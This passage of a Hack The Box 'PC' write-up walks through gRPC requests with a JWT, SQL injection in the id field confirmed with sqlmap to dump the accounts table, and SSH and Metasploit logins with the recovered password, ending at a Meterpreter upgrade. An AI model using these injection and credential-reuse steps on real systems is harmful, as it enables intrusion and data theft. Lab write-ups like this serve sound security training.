


```
        "value":"application/grpc"
      },
      {
        "name":"grpc-accept-encoding",
        "value":"identity, deflate, gzip"
      }
    ],
    "error":null,
    "responses":[
      {
        "message":{
          "message":"Your id is 743."
        },
        "isError":false
      }
    ],
    "requests":{
      "total":1,
      "sent":1
    },
    "trailers":[
      {
        "name":"token",
        "value":
        "b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2OTYxODI0MzJ9.Mfe2zJDJoHs6T6SIjA2YdO2WSyI5HoaOtcRqdGTnsUo'"
      }
    ]
}
```

NAME: token
VALUE:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2OTYxODI0MzJ9.Mfe2zJDJoHs6T6SIjA2YdO2WSyI5HoaOtcRqdGTnsUo

In the "**Method Name**" drop down I selected **getInfo**.
In the "**Request Metadata**" I added my token value and ran the query.
I sent the request to repeater to play around with it more easily

Screenshot Evidence



Request

Pretty Raw Hex


```
POST /invoke/SimpleApp.getInfo HTTP/1.1
Host: 127.0.0.1:46299
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
x-grpcui-csrf-token: h6FH6VJfwOKm5m4O0i7Uzzr9OHvlrLuuuRsPQ8635xc
X-Requested-With: XMLHttpRequest
Content-Length: 193
Origin: http://127.0.0.1:46299
Connection: close
Referer: http://127.0.0.1:46299/
Cookie: _grpcui_csrf_token=h6FH6VJfwOKm5m4O0i7Uzzr9OHvlrLuuuRsPQ8635xc
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "metadata":[
    {
      "name":"token",
      "value":
      "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOjE2OTYxODI0MzJ9.Mfe2
      zJDJoHs6T6SIjA2YdO2WSyISHoaOtcRqdGTnsUo"
    }
  ],
  "data":[
    {
      "id":"749"
    }
  ]
}
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Sun, 01 Oct 2023 15:12:39 GMT
Content-Length: 362
Connection: close

{
  "headers":[
  ],
  "error":{
    "code":2,
    "name":"Unknown",
    "message":"Unexpected \u003cclass 'TypeError'\u003e: 'NoneType' object is not subscriptable",
    "details":[
    ]
  },
  "responses":null,
  "requests":{
    "total":1,
    "sent":1
  },
  "trailers":[
    {
      "name":"content-type",
      "value":"application/grpc"
    }
  ]
}
```

I Google the error message I received to discover it is a Python error message
This is a python sort method error message




```
{
  "headers":[
  ],
  "error":{
    "code":2,
    "name":"Unknown",
    "message":"Unexpected \u003cclass 'TypeError'\u003e: 'NoneType' object is not subscriptable",
    "details":[
    ]
  },
```

I placed a single quote into the POST request field for ID and obtained a different error message



```
{
  "headers":[
  ],
  "error":{
    "code":2,
    "name":"Unknown",
    "message":
    "Unexpected \u003cclass 'TypeError'\u003e: bad argument type for built-in operation",
    "details":[
    ]
  },
  "responses":null
```


I was able to get what appears to be a successful query response when the id value is set to 1



```
{
  "headers":[
    {
      "name":"content-type",
      "value":"application/grpc"
    },
    {
      "name":"grpc-accept-encoding",
      "value":"identity, deflate, gzip"
    }
  ],
  "error":null,
  "responses":[
    {
      "message":{
        "message":"The admin is working hard to fix the issues."
      },
      "isError":false
    }
  ],
  "requests":{
    "total":1,
    "sent":1
  },
  "trailers":[
  ]
}
```

I saved the POST request in Burp by using "Copy to File" in Burpsuite

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/PC]
└─# cat sql.req
POST /invoke/SimpleApp.getInfo HTTP/1.1
Host: 127.0.0.1:46299
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
x-grpcui-csrf-token: h6FH6VJfwOKm5m4O0i7Uzzr9OHvlrLuuuRsPQ863Sxc
X-Requested-With: XMLHttpRequest
Content-Length: 191
Origin: http://127.0.0.1:46299
Connection: close
Referer: http://127.0.0.1:46299/
Cookie: _grpcui_csrf_token=h6FH6VJfwOKm5m4O0i7Uzzr9OHvlrLuuuRsPQ863Sxc
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"metadata":[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkI
}],"data":[{"id":"1"}]}
┌──(root㉿kali)-[~/HTB/Boxes/PC]
└─# |
```

I used sqlmap to fuzz for possible injections. The value ID may be an indication a SQL database is used for storing the applications credentials

```
# Begin SQL Fuzz
sqlmap -r sql.req --dump --batch --level=5 -p "JSON id"
```

This was successfuly in returning information

Screenshot Evidence



```
[11:28:51] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[11:28:51] [INFO] fetching tables for database: 'SQLite_masterdb'
[11:28:51] [INFO] fetching columns for table 'messages'
[11:28:52] [INFO] fetching entries for table 'messages'
Database: <current>
Table: messages
[1 entry]
+----+-----------------------------------------+----------+
| id | message                                 | username |
+----+-----------------------------------------+----------+
| 1  | The admin is working hard to fix the issues. | admin    |
+----+-----------------------------------------+----------+

[11:28:52] [INFO] table 'SQLite_masterdb.messages' dumped to CSV file '/root/.l
[11:28:52] [INFO] fetching columns for table 'accounts'
[11:28:52] [INFO] fetching entries for table 'accounts'
Database: <current>
Table: accounts
[2 entries]
+----------------------+----------+
| password             | username |
+----------------------+----------+
| admin                | admin    |
| HereIsYourPassWord1431 | sau      |
+----------------------+----------+

[11:28:52] [INFO] table 'SQLite_masterdb.accounts' dumped to CSV file '/root/.l
[11:28:52] [INFO] fetched data logged to text files under '/root/.local/share/s

[*] ending @ 11:28:52 /2023-10-01/
```


I was able to use the discovered credentials to SSH into the server as Sau

USER: sau

PASS: HereIsYourPassWord1431

```
# SSH Way
ssh sau@10.129.99.76
Password: HereIsYourPassWord1431
# Metasploit way
use scanner/ssh/ssh_login
set RHOST 10.129.99.76
set USERNAME sau
set PASSWORD HereIsYourPassWord1431
set STOP_ON_SUCCESS true
run
```

Screenshot Evidence




```
msf6 auxiliary(scanner/ssh/ssh_login) > set -g RHOSTS 10.129.99.76
RHOSTS ⇒ 10.129.99.76
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.99.76:22 - Starting bruteforce
[+] 10.129.99.76:22 - Success: 'sau:HereIsYourPassWord1431' 'uid=1001(sau) gid=1001(sau) grou
 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.10.14.69:45981 → 10.129.99.76:22) at 2023-10-01 11:32:22 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |
```


I attempted to upgrade to a Meterpreter session and was successful

```
